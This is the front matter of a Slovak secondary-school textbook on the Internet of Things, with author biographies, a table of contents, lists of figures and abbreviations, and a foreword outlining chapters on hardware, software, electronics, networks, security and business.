INTERNET VECÍ

KOLEKTÍV AUTOROV

EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja

OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE

MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY

it akadémia

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

INTERNET VECÍ

kolektív autorov

EURÓPSKA ÚNIA

Európsky sociálny fond
Európsky fond regionálneho rozvoja

OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE

MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

Kolektív spoluautorov

František Jakab - **Technická univerzita v Košiciach**

Pôsobí ako vysokoškolský učiteľ na Katedre počítačov a informatiky TUKE od roku 1984. Takmer 20 rokov sa venuje programu Sieťových akadémií Cisco v SR v rôznych pozíciách. Aktuálne pôsobí ako riaditeľ Univerzitného vedeckého parku TECHNICOM pri Technickej univerzite v Košiciach.

Miroslav Michalko - **Technická univerzita v Košiciach**

Vysokoškolský pedagóg pôsobiaci na Katedre počítačov a informatiky, FEI TUKE. Medzi hlavné oblasti jeho zamerania patria počítačové siete (inštruktor programu NetAcad), IoT/IoE riešenia, inteligentné mestá/domácnosti a bioinformatika.

Tomáš Kanócz - **Technická univerzita v Košiciach**

Odborník na sieťové technológie pôsobiaci v nadnárodnom IT korporáte. Inštruktor CISCO kurzov vyučovaných na TUKE.

Jozef Janitor - **Technická univerzita v Košiciach**

Odborník v oblasti správy serverov a cloudovej infraštruktúry, vývoja prvkov internetu vecí a softvérového inžinierstva.

Miroslav Biňas – **Technická univerzita v Košiciach**

Vysokoškolský učiteľ pôsobiaci na TUKE. Odborník na softvérové inžinierstvo, internet vecí, kybernetickú bezpečnosť. Spolupracuje s komerčnými firmami na ďalšom odbornom vzdelávaní ich IT špecialistov.

EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja

OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE

MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY

it akadémia

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

Peter Ševčík - **Žilinská univerzita v Žiline**

Od roku 2008 pôsobí ako vysokoškolský učiteľ na Katedre technickej kybernetiky FRI UNIZA, z toho od roku 2014 ako vedúci katedry. Profesijne sa venuje najmä elektronike, vstavaným systémom a FPGA obvodom.

Ján Krausko - **Stredná odborná škola Handlová**

Od roku 2000 pracuje ako učiteľ odborných predmetov na SOŠ Handlová. 15 rokov vedie Cisco Academy Handlová.

Maroš Matejov - **Stredná odborná škola Handlová**

Učiteľ odborných predmetov na SOŠ Handlová.

Jozef Macej - **Stredná priemyselná škola elektrotechnická Prešov**

Od roku 2012 pracuje na SPŠ elektrotechnickej v Prešove ako učiteľ odborných predmetov. Na škole pôsobí v oblasti elektroniky a priemyselnej informatiky.

Martin Ambrozy - **Stredná priemyselná škola elektrotechnická Prešov**

Od roku 2013 pracuje na SPŠ elektrotechnickej v Prešove ako učiteľ odborných predmetov. Na škole pôsobí v oblasti elektroniky, programovania arduina a PLC.

Ľudovít Trajteľ - **Univerzita Mateja Bela v Banskej Bystrici**

Vysokoškolský učiteľ na UMB, vedúci katedry Informatiky. Odborník v oblasti informačných technológií.

EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja

OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE

MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY

it akadémia

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

Michal Copko - **Stredná priemyselná škola elektrotechnická Košice**

Dvanásť rokov pracuje ako učiteľ IT predmetov na SPŠ elektrotechnickej v Košiciach. Na škole sa venuje oblasti počítačových sietí, administrácie Windows Server, tvorby webových stránok a internetu vecí. Je držiteľom certifikátu CCNA.

Jozef Gmiter - **Stredná priemyselná škola elektrotechnická Košice**

Štyri roky pracuje ako učiteľ IT predmetov na SPŠ elektrotechnickej v Košiciach. Na škole sa venuje oblasti administrácie Windows Server, programovaniu a internetu vecí.

Matúš Selecký - **Innovates s.r.o.**

Kontraktor pre nadnárodné IT korporáty. Pracuje na vývoji komerčných IoT produktov pre oblasť gastronómie a priemyselnej výroby. Autor odborných publikácií a článkov.

EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja

OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE

MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY

it akadémia

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

(Táto stránka bola úmyselne ponechaná prázdna.)

EURÓPSKA ÚNIA
Európsky sociálny fond
Európsky fond regionálneho rozvoja

OPERAČNÝ PROGRAM
ĽUDSKÉ ZDROJE

MINISTERSTVO
ŠKOLSTVA, VEDY,
VÝSKUMU A ŠPORTU
SLOVENSKEJ REPUBLIKY

it akadémia

Tento projekt sa realizuje vďaka podpore z Európskeho sociálneho fondu
a Európskeho fondu regionálneho rozvoja v rámci Operačného programu Ľudské zdroje

www.minedu.sk www.employment.gov.sk/sk/esf/ www.itakademia.sk

OBSAH

Zoznam obrázkov 13

Zoznam TABULIEK 18

Zoznam VZORCOV 19

Slovo úvodom 20

Štruktúra knihy 21

1 Internet vecí 23

1.1 IoT technológie v praxi 24

1.2 Oblasti nasadenia 25

1.3 Architektúra IoT 28

1.3.1 Hardvérová vrstva 29

1.3.2 Komunikačná vrstva 29

1.3.3 Analytická vrstva 30

1.3.4 Aplikačná vrstva 31

1.4 SWOT analýza IoT 31

1.4.1 Silné stránky 32

1.4.2 Slabé stránky 32

1.4.3 Príležitosti 33

1.4.4 Hrozby 33

1.5 Práca v odbore IoT 34

2 Veci a spojenia 36

2.1 Hardvér a jeho komponenty 37

2.2 Embedded zariadenia 40

2.3 Arduino 41

2.4 Raspberry PI 44

2.5 Rozširujúce moduly 45

2.6 Senzory 47

2.7 Komunikácia 48

2.7.1 Informácie 49
2.8 Komunikačný model 52
2.9 Spojenia 54
2.10 Tok informácií v IoT 58
3 Softvér 64
3.1 Softvér 65
3.1.1 Softvérové inžinerstvo 65
3.1.2 Typ softvéru 66
3.1.3 Miesto spúšťania softvéru 67
3.2 Linuxový operačný systém 68
3.2.1 Architektúra Linuxu 69
3.2.2 Linuxové príkazy 72
3.2.3 Súborový systém 75
3.2.4 Prístupové práva 78
3.2.5 Vzdialené pripojenie 79
3.3 Vývojový diagram a pseudokód 79
3.4 Vizuálne programovanie 82
3.5 Textové programovanie 86
3.6 Základy programovania 87
3.6.1 Premenné a konštanty 88
3.6.2 Vstupy a výstupy 89
3.6.3 Vetvenie programu 90
3.6.4 Cykly 92
3.6.5 Matematické a porovnávacie operátory 96
3.6.6 Funkcie 98
3.6.7 Rozšírenia 100
3.7 Packet Tracer 100
3.8 Dáta v IoT 102
3.8.1 Čo sú dáta 102

3.8.2 Filtrovanie dát 103
3.8.3 Rozhodovanie 103
3.8.4 API Rozhranie 104
3.8.5 Bezpečnosť 106
4 Elektronika 107
4.1 Základná terminológia 108
4.2 Základné koncepty 110
4.3 Pasívne súčiastky 118
4.3.1 Rezistor 118
4.3.2 Potenciometer 120
4.3.3 Fotorezistor 121
4.4 Aktívne prvky 121
4.4.1 Dióda 122
4.4.2 LED 123
4.4.3 Tranzistor 126
4.5 Elektromechanické prvky 127
4.6 Aktuátory 128
4.7 Integrované obvody (I.O.) 130
4.8 PW modulácia (PWM) 133
5 Siete 136
5.1 Siete 137
5.2 Sieťová komunikácia 141
5.3 Smerovanie 147
5.4 Diagnostika sietí 150
5.4.1 Diagnostické nástroje 151
5.4.2 Diagnostické prístupy 153
5.5 IoT protokoly 153
5.5.1 Spojová vrstva 154
5.5.2 Sieťová vrstva 161

5.5.3 Relačná vrstva 162
5.5.4 Fog computing model 164
6 Bezpečnosť 166
6.1 Kybernetická bezpečnosť 167
6.2 NIST a ENISA 167
6.2.1 Priemyselná sieť 169
6.3 OWASP IoT 171
6.3.1 Kontrola prístupu 171
6.3.2 Rozhrania prístupu 172
6.3.3 Pamäť zariadení 175
6.3.4 Komunikácia 176
6.3.5 Aktualizácia 177
6.4 Typy kybernetických útokov 178
6.5 Priebeh útoku 178
6.6 Ochrana proti útokom 189
6.7 Šifrovanie 192
6.8 Infraštruktúra verejného kľúča (PKI) 196
7 IoT a biznis 200
7.1 IoT a biznis 201
7.2 Rapídne prototypovanie 202
7.3 Životný cyklus produktu 204
7.4 Canvas model 205
7.5 MoSCoW model 215
7.6 Dátová analytika 216
Bibliografia 219

Použité skratky

AAA	Authentication, Authorization and Accounting
AP	Access Point
API	Application Programming Interface
CCTV	Closed-circuit television
CLI	Command Line Interface
DHCP	Dynamic Host Configuration Protocol
DMZ	Demilitarized zone
HID	Human Interface Device
ICT	Information and Communication Technology
IoT	Internet of Things, Internet vecí
IoE	Internet of Everything
LAN	Local Area Network
LED	Light-Emitting Diode
LTE	Long Term Evolution
M2M	Machine to Machine
MAC	Media Access Control
MCU	Micro Controller Unit
MP2P	Multipoint to point
NFC	NEAR-FIELD COMMUNICATION

P2MP	Point to MultiPoint
P2P	Point-to-Point
PLC	Programmable Logic Controller
PT	Packet Tracer
PWM	Pulse Width Modulation
QoS	QUALITY OF SERVICE
RFID	Radio Frequency Identification
SSID	Service Set IDentifier
SQL	Structured Query Language
TCP	Transmission Control Protocol
TCP/IP	Transmission Control Protocol/Internet Protocol
UDP	User Datagram Protocol
USB	Universal Serial Bus
VoIP	Voice-over Internet Protocol
WAN	Wide Area Network
Wi-Fi	Wireless Fidelity
WLAN	Wireless Local Area Networks

ZOZNAM OBRÁZKOV

Obrázok 1.1 - IoT v poľnohospodárstve 25

Obrázok 1.2 - IoT v doprave 26

Obrázok 1.3 - Smart Grid 27

Obrázok 1.4 - Smart City 28

Obrázok 1.5 - Architektúra IoT (zjednodušený model) 29

Obrázok 2.1 – Senzory 38

Obrázok 2.2 - Arduino UNO 40

Obrázok 2.3 - Embedded zariadenie 41

Obrázok 2.4 - Arduino UNO 42

Obrázok 2.5 - Arduino MEGA 43

Obrázok 2.6 - Arduino NANO 43

Obrázok 2.7 - Raspberry PI 45

Obrázok 2.8 - Snímač a rozširujúci modul snímača 46

Obrázok 2.9 - Externé moduly (Raspberry PI, Arduino) 47

Obrázok 2.10 - Komunikačný model 49

Obrázok 2.11 - OSI model 53

Obrázok 2.12 - Kontaktné pole 55

Obrázok 2.13 - UTP kábel 56

Obrázok 2.14 - Optické vlákna 56

Obrázok 2.15 - Rádiová komunikácia 57

Obrázok 2.16 - Najčastejšie používané konektory 57

Obrázok 2.17 - Komunikačný proces 59

Obrázok 2.18 - Schéma spätnej väzby 59

Obrázok 2.19 - Schéma riadenia teploty s pomocou spätnej väzby 60

Obrázok 2.20 - Spätná väzba v ľudskom tele 61

Obrázok 2.21 - Bloková schéma ovládania automobilu 62

Obrázok 2.22 - Otvorená slučka 62
Obrázok 2.23 - Uzavretá slučka 63
Obrázok 3.1 - Linux Fedora.....69
Obrázok 3.2 - Zjednodušená štruktúra Linuxu 70
Obrázok 3.3 - Spustenie terminálu 71
Obrázok 3.4 - Asociácia mobilného zariadenia do WiFi siete.....72
Obrázok 3.5 - Priečinková štruktúra OS Linux 76
Obrázok 3.6 - Vývojový diagram diagnostiky problému 80
Obrázok 3.7 - Vizuálny programovací jazyk Blockly.....83
Obrázok 3.8 - Demo kód v Blockly jazyku.....84
Obrázok 3.9 - Node-RED hlavné rozhranie.....85
Obrázok 3.10 - Bloková schéma pre rozhodovanie IF-ELSE 90
Obrázok 3.11 - IF-ELSE v jazyku Blockly.....92
Obrázok 3.12 - Cyklus FOR 93
Obrázok 3.13 - Blockly – funkcia Repeat.....94
Obrázok 3.14 - Cyklus WHILE.....94
Obrázok 3.15 - Repeat WHILE / UNTIL.....95
Obrázok 3.16 - Cyklus DO-WHILE 96
Obrázok 3.17 - Packet tracer 101
Obrázok 3.18 - Náhľad na Google API.....104
Obrázok 3.19 - Kong API schéma.....106
Obrázok 4.1 - Elektronický obvod.....109
Obrázok 4.2 - Schéma obvodu.....109
Obrázok 4.3 - Schematické značky.....110
Obrázok 4.4 - Sériové zapojenie 111
Obrázok 4.5 - Spojenie batérií do série.....111
Obrázok 4.6 - Paralelné zapojenie rezistorov.....112
Obrázok 4.7 - Paralelné zapojenie batérií 112
Obrázok 4.8 - Analógový signál 113

Obrázok 4.9 - Digitálny signál 114
Obrázok 4.10 - Tok prúdov v uzle 116
Obrázok 4.11 - Napätie v slučke 117
Obrázok 4.12 - Rezistor (vľavo reálna podoba, vpravo schematická značka) 118
Obrázok 4.13 - Rezistor – farebný kód 119
Obrázok 4.14 – Potenciometer 121
Obrázok 4.15 - Fotorezistor (vľavo reálna podoba, vpravo závislosť odporu na osvetlení) 121
Obrázok 4.16 - Polovodičová dióda (vľavo reálna podoba, vpravo schématicka značka) 122
Obrázok 4.17 - Zapojenie diódy (vľavo priepustný smer, vpravo záverný smer) 123
Obrázok 4.18 – LED (vľavo reálny vzhľad, vpravo schématicke zapojenie) 123
Obrázok 4.19 - Volatampérova charakteristika pre LED 124
Obrázok 4.20 - Pripojenie LED na zdroj napätia 124
Obrázok 4.21 - RGB LED a miešanie troch základných farieb 126
Obrázok 4.22 - Tranzistor typu NPN (vľavo) a PNP (vpravo) 126
Obrázok 4.23 - Klávesnica (vľavo reálny vzhľad, vpravo schematické zapojenie tlačidiel) 128
Obrázok 4.24 - Prehľad jednosmerných (DC) motorov 129
Obrázok 4.25 - Modelársky servomotor 130
Obrázok 4.26 - H-mostík – principiálna schéma zapojenia 131
Obrázok 4.27 - H-mostík vo forme integrovaného obvodu 132
Obrázok 4.28 - Pravouhlý signál 133
Obrázok 4.29 - Riadenie LED pomocou PWM 134
Obrázok 4.30 - Striedy a napäťové úrovne 135
Obrázok 5.1 - Sieť typu LAN 138
Obrázok 5.2 - Sieť typu WAN 139
Obrázok 5.3 – Internet 140
Obrázok 5.4 - Zapuzdrenie dát naprieč vrstvami OSI modelu 143
Obrázok 5.5 - Nastavenie IPv4 adresy 145
Obrázok 5.6 - Sieťová komunikácia s použitím TCP portov 146
Obrázok 5.7 - Príklady TCP-UDP portov 147

Obrázok 5.8 - Smerovač (angl. router) 147
Obrázok 5.9 - Prepojenie LAN sietí s pomocou smerovačov 148
Obrázok 5.10 - Siete prepojené s pomocou smerovačov 148
Obrázok 5.11 - Topológia ZigBee 154
Obrázok 5.12 – Topológia Bluetooth 155
Obrázok 5.13 - NFC režim 156
Obrázok 5.14 - WiFi sieť 157
Obrázok 5.15 - Proces pripojenia do WiFi siete 158
Obrázok 5.16 - LTE-A architektúra 159
Obrázok 5.17 - LoRa sieť 160
Obrázok 5.18 - Porovnanie technológií z pohľadu spotreby energie a vysielacieho dosahu 160
Obrázok 5.19 - RPL protokol 161
Obrázok 5.20 - Komunikácia s pomocou protokolu MQTT 163
Obrázok 5.21 - Komunikácia s použitím CoAP protokolu 164
Obrázok 6.1 – Bezpečná architektúra priemyselnej siete 170
Obrázok 6.2 - Priebeh útoku 179
Obrázok 6.3 – Wireshark 182
Obrázok 6.4 - Ukážka evidencie zraniteľností 183
Obrázok 6.5 - Kali Linux 184
Obrázok 6.6 - Spoofing – podvrhnutie 185
Obrázok 6.7 - BOT-net 186
Obrázok 6.8 VirusTotal 188
Obrázok 6.9 – OSI model 190
Obrázok 6.10 - Symetrické šifrovanie 192
Obrázok 6.11 - Asymetrické šifrovanie 193
Obrázok 6.12 – Hashovanie 194
Obrázok 6.13 - Lavínový efekt 195
Obrázok 6.14 - Elektronický občiansky preukaz 196
Obrázok 6.15 - Nedôvera v identitu druhej strany 197

Obrázok 6.16 - Overenie identity druhej strany 197
Obrázok 6.17 - Digitálny certifikát 199
Obrázok 7.1 - Ilúzia špičky ľadovca 201
Obrázok 7.2 - Prototyp ozubeného kolesa 203
Obrázok 7.3 - Životný cyklus produktu 204
Obrázok 7.4 - Šablóna pre Canvas model 206
Obrázok 7.5 - Peňažné príjmy a výdaje 211
Obrázok 7.6 - Štruktúra nákladov 213

ZOZNAM TABULIEK

Tabuľka 1.1 - SWOT model 31

Tabuľka 3.1 - Porovnávacie operátory 97

Tabuľka 3.2 - Booleovské operátory 98

Tabuľka 4.1 - Hodnoty farebného kódu 119

Tabuľka 4.2 - Rezistory z rady E12 120

Tabuľka 4.3 - Prahové napätie pre farebné LED 125

Tabuľka 5.1 - Analógia adresovania 144

Tabuľka 5.2 - Prehľad IoT protokolov 153

Tabuľka 5.3 - Fog computing – výhody a nevýhody 165

Tabuľka 6.1 – Porovnanie sietí 170

Tabuľka 6.2 - Údaje v certifikáte a občianskom preukaze 198

ZOZNAM VZORCOV

Vzorec 4.1 - Vzorec pre Ohmov zákon 115

Vzorec 4.2 - Upravený vzorec pre Ohmov zákon 115

Vzorec 4.3 - Ohmov zákon a rezistor 115

Vzorec 4.4 - Výkon 116

Vzorec 4.5 - Výpočet predradného odporu 125

Vzorec 4.6 - Výpočet predradného odporu 125

SLOVO ÚVODOM

Cieľom knihy je oboznámenie čitateľa s konceptom Internetu vecí (Internet of Things, skrátene IoT). Okrem iného môže získať širokospektrálny prehľad o architektúre Internetu vecí, jeho funkčných stavebných blokoch, senzoroch, akčných členoch, softvérovom programovaní a integrovaní s fyzickým svetom, lokálnom spracovaní údajov na hranici siete, spozná sieťové protokoly, dozvie sa o ukladaní a spracovaní dát v cloude, riadení na základe dát, ako aj v akých oblastiach sa uplatňujú podnikateľské nápady v danej oblasti.

Čitateľ sa naučí kreatívne navrhnúť systémy od jedného konca k druhému pre Internet vecí (tzv. end-to-end) a prepojiť fyzický svet so softvérovým svetom metódou rýchleho prototypovania.

Kniha je určená študentom stredných škôl, záujemcom o moderné technológie a všetkým, ktorí hľadajú komplexné informačné zdroje pre získanie základných zručností a poznatkov, ktoré sú nevyhnutné pre ďalšie štúdium a špecializáciu. Rozvíjajúce sa digitálne technológie vyžadujú znalosti konceptov a schopnosti ich praktického nasadenia do praxe pre riešenie technických problémov.

Dielo má za cieľ byť prehľadovým zdrojom, ktorý predstavuje komplexný úvod do oblasti Internetu vecí. Snaží sa naznačiť komplexnosť tohto odboru a taktiež ukázať, že zložením mozaiky odborných predmetov, ktoré sa učia študenti na stredných a vysokých školách, vzniká nová príležitosť ako využiť komplexné znalosti a vytvoriť niečo nové. Internet vecí ako nová oblasť poskytuje mnoho príležitostí pre zamestnanie a podnikanie.

Text, ktorý vznikol, by mohol byť zároveň podkladom pre nové predmety zamerané na IoT, ktoré vznikajú na stredných a vysokých školách. Témy obsiahnuté v knihe boli zvolené na základe praktických skúseností s vývojom komerčných IoT produktov, dopytu technologických firiem po znalostiach a štruktúry Cisco NetAcadkurzov.

ŠTRUKTÚRA KNIHY

Kniha bola konceptuálne rozdelená do ôsmych hlavných častí. Každá z jednotlivých sekcií je venovaná samostatnej oblasti, ktorú sa s ohľadom na počet strán a hodinovú dotáciu vyučovacích predmetov snaží poňať prehľadovo. To znamená, že nemá za účel byť vyčerpávajúcim zdrojom informácií, ale poskytnúť ľahký úvod do problematiky s naznačením ďalšieho štúdia konkrétnej problematiky.

Prvá kapitola je úvodnou kapitolou do problematiky Internetu vecí. Študent sa zoznámi s prípadmi, kde sa IoT už používa a aký má potenciál a trend táto technológia.

Druhá kapitola je venovaná snímačom a možnostiam prepojenia reálneho sveta s digitálnym. V jednotlivých sekciách sú popisované komponenty IoT systémov, ktoré sú potrebné pre získanie údajov a ich digitalizáciu. V texte sa venujeme problematike snímačov a ich výberu pre snímanie fyzikálnych veličín reálneho sveta, mikropočítačom, ale aj teoretickým konceptom prenosu a spracovania informácií.

Tretia kapitola, ktorej hlavnou témou je softvér, uvádza študenta do sveta softvérového inžinierstva. Tento ľahký úvod mu poskytne vstupnú bránu do sveta programovania. Spozná možnosti vizuálneho aj textového programovania a pomocou jazyka Python sa môže naučiť základy. Časť kapitoly sa opäť venuje dátam a ich spracovaniu z pohľadu softvérového inžinierstva.

Štvrtá kapitola sa vracia k hardvéru, tentokrát k elektronike a vývoju hardvérovej časti IoT systémov. S pomocou základov elektroniky sa študent dozvie o jednotlivých súčiastkach, ktoré môže využívať pri návrhu vlastných elektronických zapojení. S použitím dosky kontaktného poľa a mikropočítačov typu Arduino alebo Raspberry PI sa naučí vytvoriť prvý prototyp elektronického zariadenia.

Piata kapitola je venovaná problematike sietí. Keďže IoT systémy vo veľkej miere využívajú existujúcu infraštruktúru, je vhodné poznať základné princípy fungovania sietí a zariadení, ktoré v sieti operujú a architektúry sietí. Veľmi vhodným doplnkovým zdrojom informácií sú NetAcad kurzy venované sieťovým technológiám.

Šiesta kapitola preberá tému bezpečnosti. Ide o prehľadovú časť, kde sa spomína napríklad projekt OWASP, ktorý zastrešuje komunitu odborníkov z oblasti sieťovej a softvérovej bezpečnosti. Ďalej sú spomenuté známy typy kybernetických útokov, proti ktorým sa musíme chrániť. Pre zaujímavosť bol stručne popísaný priebeh kybernetického útoku. Kapitolu uzatvára problematika šifrovania a bezpečnej komunikácie.


Siedma kapitola je z pohľadu teoretických oblastí posledná. Základom fungovania ekonomiky je podnikanie. Pre tých, ktorí chcú ísť vlastnou podnikateľskou cestou, bola vytvorená posledná kapitola venovaná ekonomickým aspektom sveta IoT. Vytvorenie vlastného podnikateľského plánu či koncept životného cyklu produktu.

Ôsma kapitola je záverečnou časťou knihy, ktorá uzatvára mozaiku knihy o IoT. Táto kapitola zároveň podporuje predchádzajúce kapitoly a poskytuje možnosť aplikovať nadobudnuté poznatky v praxi. S pomocou praktických cvičení, si môže študent vyskúšať, akoprebieha proces vývoja komerčných produktov. Keďže sa jedná o prehľadový predmet, bola aj komplexnosť a rozsah cvičení nastavená na úroveň začiatočníka.

Príloha B - Pre učiteľov boli vytvorené metodické pokyny, ktorých cieľom je zjednodušiť prípravu na výuku a samotnú realizáciu vyučovacieho procesu. Pri tvorbe metodických pokynov sa vychádzalo z prvotného časového plánu predmetu IoT. Celkovo bolo vytvorených 37 metodických pokynov pre 37 tématickych cvičení. Očakávaná hodinová dotácia predmetu Internet vecí je 33 sedení. Pre každé cvičenie bolo vytvorené minimálne jedno cvičenie. Cvičenie môže obsahovať viac čiastkových úloh a doplňujúcich otázok.

